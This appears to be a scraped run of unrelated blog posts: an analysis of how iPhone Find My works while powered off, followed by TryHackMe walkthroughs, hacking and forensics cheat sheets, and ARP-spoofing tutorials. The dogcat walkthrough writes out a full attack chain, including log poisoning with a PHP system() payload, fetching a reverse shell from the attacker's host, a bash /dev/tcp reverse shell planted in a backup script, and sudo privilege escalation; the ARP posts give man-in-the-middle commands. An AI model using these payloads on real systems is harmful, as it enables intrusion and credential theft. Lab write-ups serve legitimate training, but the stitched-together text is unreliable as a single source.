Always-on Processor magic: How Find My works while iPhone is powered off

 iOS 15.0 introduces a new feature: an iPhone can be located with Find My even while the iPhone is turned "off". How does it work? Is it a security concern?

I saw this feature rather early on one of my iPhones with an iOS 15 beta. Here's a screenshot I took in July. The user interface changed a little bit since then.

It took a bit longer until the public realized this feature exists. One needs to update to iOS 15.0, use an iPhone that has location services enabled, a logged in user account, participates in the Find My network, etc. And the weirdest thing nobody does these days: One has to turn the iPhone off. But once Twitter found out, this took off. And so did the rumors how this was implemented.


Apple's Always-on Processor (AOP)

There's only little public documentation about the AOP. All chips and various embedded devices Apple manufactures run a real-time operating system, called RTKitOS. The AOP on the iPhone is no exception. However, the AOP has a special role. It connects to almost every other chip in the iPhone. For some chips, it only does basic tasks like power management, and for other chips, it acts as a transparent proxy that wakes up iOS when needed.

This way, a processor that is always on actually saves energy. iOS can go to sleep while the AOP waits for hardware events. A simple example is the motion sensor. Without touching any button on the iPhone, the display wakes up.


A quick Internet search reveals that even Siri is implemented in the AOP. If you're not too much into technical details, you can skip the remainder of this section and just need to know that the AOP also connects to wireless chips and their power management interfaces :)

Most iOS kernel drivers follow a simple structure. If a chip is running RTKitOS, this is visible in the ioreg output. For example Rose, the U1 Ultra-wideband chip, shows up in this list.


While this is in the iOS kernel, the AOP implements a copy of these drivers. For example, U1 ranging has a duplicate implementation that works without the nearbyd and can run standalone within the AOP.

Even if a chip is not based on RTKitOS, the AOP can connect to it. The Bluetooth chip in the iPhone 11, 12 and 13 is by Broadcom and based on the ThreadX operating system. Nonetheless, the iPhone AOP has some control over Bluetooth. While not following the same RTKitOS-based scheme, it can power the Bluetooth chip using the spmi-bluetooth driver.

Note that this is very different from the HomePod mini and Watch. They both use Apple's own Bluetooth chip, codenamed Marconi. The AOP can control Marconi using the marconi-bluetooth and aop-marconi-bt-control drivers.

Edit after this was discussed on Twitter: The fact that the AOP can control Bluetooth power does not necessarily mean that the AOP is on while the iPhone is "off". I assumed that this is the case, but there are also other means to do this, such as the power controller according to @marcan42. The power controller connects to Bluetooth, Wi-Fi, GPS, NFC, and more. Also, NFC in an iPhone supports running without iOS for the express card feature.

Running a Bluetooth application while the iPhone is "off"

All the iPhone needs to have Find My enabled while it is "off" is some basic power control as well as a Bluetooth chip that can send Bluetooth LE advertisements. Moreover, these advertisements require secret key material bound to the Apple ID on the iPhone.

Broadcom chips are very similar to Cypress chips. The Cypress SDKs support standalone IoT applications, which only require the Bluetooth chip and no additional host. These applications run in the ThreadX thread called mpaf. Let's check if there's an mpaf thread somewhere in the Bluetooth firmware. For this, download the iOS 15.0 IPSW, mount the largest .dmg file, and browse to /usr/share/firmware/bluetooth. The .bin files are patches loaded via the Bluetooth PCIe driver. Since the iPhone 11, these contain a few debug strings. Running grep mpaf * reveals the following device compatibility list.
  • iPhone 11 series, BCM4378B1 (Hei, Moana, Tala)
  • iPhone 12 series, BCM4387C2 (Almond, Cashew, Hazelnut, Pistachio)
  • iPhone 13 series, BCM4387C2 (Acacia, Camellia, Lilac, Mimosa)
  • iPad Air 2020 series, BCM4387C2 (Pomegranate)
  • Some other iPad series, BCM4387C2 (Baobab, Boab, Rambutan)
Interestingly, the iPhone SE 2020, which also has the BCM4378B1 chip and is codenamed Fiti, does not have an mpaf patch. I updated an iPad Air 2020 to iOS 15.0, and despite the patches for Pomegranate, the Find My dialogue is not shown. There's also no location update for the iPad in another iPhone logged into the same account. So there might be a difference in currently supported devices and chips that could in theory support this feature. Apple could add further devices in the future.

The mpaf patch implements a lpm app, which probably stands for low-power mode, that implements a Bluetooth LE gatt service. This can all be found in the strings, and plonk actually saw this before I saw it.

tier2/Olympic/PCIE/Pistachio_CLPC_OS/USI/bld/A_4387C2_ROM/tier2/patch/bcs/mpaf_layer_patch.o.patch2.c
tier2/Olympic/PCIE/Pistachio_CLPC_OS/USI/bld/A_4387C2_ROM/tier2/patch/mpaf/apps/lpm/lpm_app.o.patch2.c
tier2/Olympic/PCIE/Pistachio_CLPC_OS/USI/bld/A_4387C2_ROM/tier2/patch/mpaf/apps/lpm/lpm_app_gatt.o.patch2.c
tier2/Olympic/PCIE/Pistachio_CLPC_OS/USI/bld/A_4387C2_ROM/tier2/patch/mpaf/apps/lpm/lpm_app_fsm.o.patch2.c

These patches were introduced in iOS 15 and not present before. The naming matches the expected functionality. To keep this blog post short and answer your questions early, this blog post doesn't contain instructions on how to analyze these patches, dump the chip's ROM etc. Strings are enough to confirm that this feature is implemented in the Bluetooth chip.

Is the secret key material related to the U1 chip?


On the AirTag, this key material is stored via the U1 chip. Apple calls the nRF on the AirTag "Durian" for a reason. They don't like it, they don't trust it, but it's cheap and low-power. Most time, U1 is on sleep, and from time to time they wake it up.

This is not the design on the iPhone. On the iPhone, keys are stored in the Secure Enclave (SE). Some early U1 build even had debug strings for U1 and the SE exchanging key material, but these are gone in recent builds. So, the little bird is right when it comes to the AirTag, but not the iPhone.

Secret key material transfer

After installing a Bluetooth debug profile to an iPhone 12 on iOS 15.1b2, the idevicesyslog output looks as follows just before shutdown:

Sep 30 22:02:58 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:58 bluetoothd[89] <Notice>: BlueTool finished running "hci reset" command - output was "0x0e 0x04 0x01 0x03 0x0c 0x00"

...

Sep 30 22:02:58 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:58 bluetoothd[89] <Notice>: BlueTool finished running "hci cmd 0xFE62 0x06 ..." command - output was "<decode: missing data>"

Sep 30 22:02:59 bluetoothd[89] <Notice>: BlueTool finished running "hci cmd 0xFE62 0x06 ..." command - output was "<decode: missing data>"

Sep 30 22:02:59 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:59 bluetoothd[89] <Notice>: BlueTool finished running "hci cmd 0xFE62 0x06 ..." command - output was "<decode: missing data>"

Sep 30 22:02:59 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:59 bluetoothd[89] <Notice>: BlueTool finished running "hci cmd 0xFE62 0x06 ..." command - output was "<decode: missing data>"

Sep 30 22:02:59 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:59 bluetoothd[89] <Notice>: BlueTool finished running "hci cmd 0xFE62 0x06 ..." command - output was "<decode: missing data>"

Sep 30 22:02:59 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:59 bluetoothd[89] <Notice>: BlueTool finished running "hci cmd 0xFE62 0x07 0x00 0x01" command - output was "0x0e 0x05 ..."

Sep 30 22:02:59 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:59 bluetoothd[89] <Notice>: BlueTool finished running "bcm -s 0x0f,0x00,0x02,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00" command - output was ""

Sep 30 22:02:59 BlueTool[126] <Notice>: Completed handling of dictionary-xpc event

Sep 30 22:02:59 bluetoothd[89] <Notice>: BlueTool finished running "hci cmd 0xFE62 0x04" command - output was "0x0e 0x05 0x01 0x62 0xfe 0x00 0x04"

Sep 30 22:02:59 backboardd(libEDR)[66] <Notice>: ScheduleSetBrightnessIn_block_invoke: enter WaitUntil late 0.126834 millisecond (333 / 333)

Sep 30 22:02:59 backboardd[66] <Notice>: brightness change:0.67814 reason:BrightnessSystemDidChange options:<private>

Sep 30 22:02:59 SpringBoard(FrontBoard)[62] <Notice>: Shutdown task "NotifyBluetooth" complete after 1.59s

Sep 30 22:02:59 SpringBoard(CoreUtils)[62] <Notice>: Invalidate CID 0x2B760001

Sep 30 22:02:59 SpringBoard(FrontBoard)[62] <Notice>: Shutdown tasks complete.

Sep 30 22:02:59 SpringBoard(CoreUtils)[62] <Notice>: Invalidated

Sep 30 22:02:59 bluetoothd[89] <Notice>: BT_FW_OK flag is set. Entering LPM...

Sep 30 22:02:59 bluetoothd(CoreUtils)[89] <Notice>: LPM entry took 1578ms

Sep 30 22:02:59 bluetoothd[89] <Notice>: Sending BT Stats to CoreAnalytics for com.apple.BTLpmManagerStats

Sep 30 22:02:59 bluetoothd[89] <Notice>: PowerManager power state is 0

Sep 30 22:02:59 bluetoothd[89] <Notice>: PowerManager power state is 0

Sep 30 22:02:59 bluetoothd[89] <Notice>: PowerManager power state is 0

Sep 30 22:02:59 bluetoothd[89] <Notice>: PowerManager power state is 0

[disconnected]

The last steps are repeated multiple times and with a lot of random looking numbers. These are the beacons being configured on the Bluetooth chip. Thus, I redacted them from this post. Then, finally, the Bluetooth chip tells that it goes into the low-power mode (LPM). Immediately after the iPhone turns "off".

Each Find My advertisement starts with 0x4c 0x00 0x12 0x19, and this byte sequence is also contained in the BlueTool output. Overall, there are 80 advertisements written to the Bluetooth chip. I did not analyze how long the time interval for each advertisement is, but it's likely not the default 15 minutes and a larger interval instead.

In case you want to debug this on your own, the HCI reset is the last information visible in Apple's PacketLogger, while the idevicesyslog still shows BlueTool output and commands.

Temporarily disabling Bluetooth low-power mode

Another question by @reni_ni was if flight mode disables Bluetooth LPM. Thanks for this question, and another update to this blog post. When Bluetooth is deactivated via the Settings menu (Settings app → Bluetooth → Off), this disables Find My as well as the LPM feature. 


Note that Bluetooth is not necessarily off in flight mode. There are two "Bluetooth off" symbols, and only the second icon indicates that Bluetooth is off. Always use the Settings app to be sure you entered the correct mode.


When disabling Bluetooth like this, the idevicesyslog output indicates that not only the iOS Bluetooth stack is paused, but also LPM is disabled.

Oct  3 15:53:31 bluetoothd[89] <Notice>: LPMManager::stackWillStop


Upon turning off the iPhone, it will no longer show that Find My is enabled after turning it off, and the idevicesyslog output indicates that LPM will be disabled when turning the iPhone off.

Oct  3 15:55:39 bluetoothd[89] <Notice>: LPMManager::powerManagementEventSystemWillShutDown

Oct  3 15:55:39 bluetoothd[89] <Notice>: LPMManager::powerManagementEventSystemWillShutDown fOfflineADVDataPending = true

Oct  3 15:55:39 bluetoothd[89] <Notice>: Triggering LPM

Oct  3 15:55:39 bluetoothd[89] <Error>: lpmFlag is not enabled. Failed to enter LPM.

Oct  3 15:55:39 bluetoothd(CoreUtils)[89] <Notice>: LPM entry took 6ms

Security and privacy impact

The new Find My feature is the first time that a large public got aware of the AOP as well as the possibility of a Bluetooth chip running autonomously.

Assuming that someone hacked your iPhone and spies on you, they might as well show a correct "power off" screen and then not turn the iPhone off. Never trust a device to be off, until you removed its battery or even better put it into a Blender. For example, the Samsung TV was hacked by the NSA including a Fake-Off mode to spy on people. 

The Find My protocol has a couple of interesting mechanisms to protect your privacy. It has been fully reverse-engineered and there's an open-source implementation. Moreover, the AirGuard app enables you to identify Find My BLE beacons on Android. If you're afraid about locations leaking via Find My, you can simply disable it on your iPhone.

Be aware that other wireless chips also leak location information. The cellular baseband makes it possible to locate you and your mobile provider can keep a location history, Wi-Fi leaks your location as well even though MAC address randomization helps, and more. A smartphone is a human tracking device, no matter what. Privacy protections in Find My only eliminate one possible tracking aspect out of many.

The scariest part might be that the maybe the AOP and definitely NFC and Bluetooth LPM enable a new vector of hardware persistence. Broadcom Bluetooth firmware is not signed. Thus, an attacker with control over an iPhone can craft and install Bluetooth LPM malware. Since LPM is a hardware-based feature, there is no way to disable LPM on a potentially hacked device.

Couch TryHackMe - Walkthrough

 Hack into a vulnerable database server that collects and stores data in JSON-based document formats, in this semi-guided challenge.


  •  Nmap scan result :   nmap -sV -A -O 10.10.86.117


Here only 1 port is open under the first 1000 ports. maybe more higher ports are opened. So all ports wanted to be scanned.

nmap -p- 10.10.86.117


2 ports are open. and the second port has a service couchdb.

  • browse the port 5984 : http://10.10.86.117:5984/

  • Research the couchdb service.

After some research we got an overview about couchdb. The path for the web administration tool is "_utils"

http://10.10.42.146:5984/_utils/


Path for list all databases in the web browser of the data management system is _all_dbs

  • Looking for any credentials.

Checking all the databases , given me some useful credentials. 

It is inside the "secret" database.


  • Foothold

By using the credentials we can try to login ssh.


Now we have a foothold in the machine. From here we can get the user.txt flag.

  • Privilege Escalation

Searching in so many methods of privilege escalation. I found nothing, then listing all the files inside the atena's directory I saw the bash_history is not empty. 


 cat .bash_history


From bash_history we got the above command of docker. So by running it we get root privilege and by this we get the root flag.


PBX Hacking | Hacking Stories

PBX Hacking is not a well known hacking method. But it's a great threat to the organizations or offices which is still using  unsecured PBX (Private Branch Exchange) . It's a type of telephone network inside an organization which connects the business to an external network.


Hacker's Cheat Sheet - Enumeration


NMAP : NETWORK MAPPER

  • nmap -sV -A -O <IP>     (this is used for scan simply the open ports, services,OS) 
  • nmap <IP> -vvv  (no of open ports)
  • nmap -sV --script vuln <IP>     (nmap will scan for vulnerabilities in the open port services.)
  • nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse <IP>     (nmap will scan for the smb shared services)

Directory search

  • dirb <IP>
  • gobuster dir -u <IP> -w wordlist.txt -x php,txt,html 
  • gobuster dir -u http://<ip>:3333 -w <word list location>
  •  wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt IP:PORT/FUZZ/note.txt 

Samba

Samba is the standard Windows interoperability suite of programs for Linux and Unix. It allows end users to access and use files, printers and other commonly shared resources on a companies intranet or internet. Its often referred to as a network file system.

Samba is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only for Windows, without Samba, other computer platforms would be isolated from Windows machines, even if they were part of the same network.

Using nmap we can enumerate a machine for SMB shares.

Nmap has the ability to run to automate a wide variety of networking tasks. There is a script to enumerate shares!

nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse <IP>

smbclient -L \\\\IP\\


SMB has two ports, 445 and 139.

smbclient //<ip>/SHARE_NAME

You can recursively download the SMB share too. Submit the username and password as nothing.

smbget -R smb://<ip>/SHARE_NAME

Pro Ftp

 ProFtpd is a free and open-source FTP server, compatible with Unix and Windows systems. Its also been vulnerable in the past software versions.

Lets get the version of ProFtpd. Use netcat to connect to the machine on the FTP port

nc
machines_ip 21

Windows Forensic Cheat Sheet

winver : get windows version

systeminfo : To get all informations about the system

net user <username>            : To get a user's full details

RUN :-

lusrmgr.msc                     :usermanger (To get all info about the users)

regedit                             :Registry Editor

Eventviewer :-

To get all the events occured/occuring in the windows system

Task scheduler :-

To get the informations about sheduled tasks

mimikatz :-

Tool used to get Windows passwords


dogcat TryHackMe walkthrough


This is a medium difficulty machine which shows the pictures of dogs and cats.


when clicking on the buttons A dog/ A cat it randomly shows the pictures. Here the URL gives a chance of local file inclusion vulnerability. i.e

http://Machine_IP/?view=cat

So tried some of the php filter methods. And succeeded with this one,

 http://Machine_IP/?view=php://filter/convert.base64-encode/resource=dog

source: Link

 By entering this URL . We get a base64 encoded hash.


So its working. 


 Then we try /../index to get the source code index.

 http://Machine_IP/?view=php://filter/convert.base64-encode/resource=dog/../index


 Then we got a long hash it must be the source code index.

So decode it. 

$echo "Base64_HASH" |base64 -d


In the source code we got very much vital code. which is,

 <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>

Here the code checks the extension , and we can give this manually in our URL.

 http://Machine_IP/?view=dog/../../../../../../etc/passwd&ext=


and we got the /etc/passwd file.


 So now we have access to the files . but we need a remote code execution. for that we have to access the log file.

 http://Machine_IP/?view=dog/../../../../../../var/log/apache2/access.log&ext=

By this we can view the log file.


To get a command execution we execute the following command.

curl "http://Machine_IP/" -H "User-Agent: <?php system(\$_GET['c']); ?>"

By executing the command we got the following warning in the log file.


 It says that cannot execute blank command. Because we didn't give a value to 'c'. 

Lets give a value to c. c=id

 http://Machine_IP/?view=dog/../../../../../../var/log/apache2/access.log&ext&c=id

In the log we got the result.


 Now we can upload a reverse shell in to the machine. download php reverse shell from pentestmonkey. Edit the IP and port. 

then run simple http server using python in your system.

 python -m SimpleHTTPServer 80

And run the following command on the browser to download our php shell.

  curl http://My_IP:80/shell.php -o shell.php

  By executing this commands we successfully uploaded the shell.php in the target machine. We can check this running 'ls' .

 Now setup a netcat listener in our system.

nc -lnvp 1234  (1234 is the port I given in the reverse shell)

In the browser simply open the shell.php.

http://Machine_IP/shell.php

Now we got a reverse shell.

 $ /usr/bin/script -qc /bin/bash /dev/null

By running this command we get a more persistent interactive shell.

Now we want to find the 4 flags.


  first flag is inside the /var/www/html


 second flag is inside the /var/www

Privilege Escalation :

Now we try to escalate privilege . because we dont have permission to the root directory. For that we try the command,

sudo -l


 Here we can run /usr/bin/env with root privilege without password.

Searching in GTFOBins . we got the following command


 sudo env /bin/sh


Now I'am root.

 In the root directory we got the 3rd flag.

Now the 4th flag is little tricky . because it is not inside this box. It is some sort of another file system contains the 4th flag. In /opt directory there is a backups dorectory and it contains two files backup.sh and backup.tar these file has connection to the other box So using this we get reverse connection to that machine.


echo "#! /bin/bash" > backup.sh                     

echo "/bin/bash -c 'bash -i >& /dev/tcp/My_IP/4444 0>&1'" >> backup.sh

nc -lnvp 4444       (In our machine)

wait a minute to get the reverse connection.

Now we got the 4th flag.
 

Python Project - English Dictionary

 How To Make a English English Dictionary Using Python?


ARP SPOOFING - Bettercap Basics - Part 2

Bettercap is the tool used for Arp spoofing attacks. 
To install bettercap:
apt-get install bettercap
To run bettercap:
bettercap
Bettercap
This is the bettercap window.  To get the list of commands, type help
Arp spoofing bettercap - help

Now we can run a arp spoofing attack using bettercap. For this we need specify the interface which we want to attack. Here I attacking the eth0 interface, So the following command is required to run bettercap.
bettercap -iface eth0
We discussed about the help menu before. In there you will see so many modules . To get the uses and options of these modules we can run the command help <module name> 
For example:
Bettercap - help arp.spoof
Here we got the help options for arp.spoof module.
Bettercap - help net.probe
By using net.probe module we will get the all connected network in our interface. For that we need to start this module.
net.probe on
Bettercap - net.probe on
Now it started probing on all possible IP's on the network. to view the connected networks just type the following command:
net.show


Bettercap - net.show

ARP SPOOFING - Man in the middle - Part 1

ARP (Address Resolution Protocol) is a communication protocol used for discovering the link layer address. Such as MAC address associated with a given layer address.Using this protocol we can act as a man in the middle.

arp -a in windows

By Typing arp -a you get the ARP table of your windows machine.
Here By using arpspoofing we change the mac address of the Router into our kali machine mac address.
mac address of the router
This is the IP and Mac address of the Router.
Now go to the kali machine which is connected in the same network.
Kali machine IP
IP of our Target is 192.168.1.48 So type the following command in your kali terminal
arpspoof -i eth0 -t 192.168.0.48 192.168.0.1
Open another terminal and Run the following command also.
arpspoof -i eth0 -t 192.168.0.1 192.168.0.48
Arp spoofing window
Now we are in the middle of the connection between windows machine and the router.
check arp table in windows machine by typing arp -a
arp -a in windows after arp spoofing
Here you can see the change that our Router mac is changed to the mac address of our kali machine.
changed Mac address
But we still have a problem that is our kali machine is now acting as a router so it need to activate port forwarding to allow the packets come and go through it. For that type the following command in the kali machine.
echo 1 > /proc/sys/net/ipv4/ip_forward
Ip_forwarding in kali
Now all the packets sending and receiving by the target is captured by our kali machine.
We can get the usernames and passwords typing by the victim using this trick I will explain it in my next post. Stay tuned.....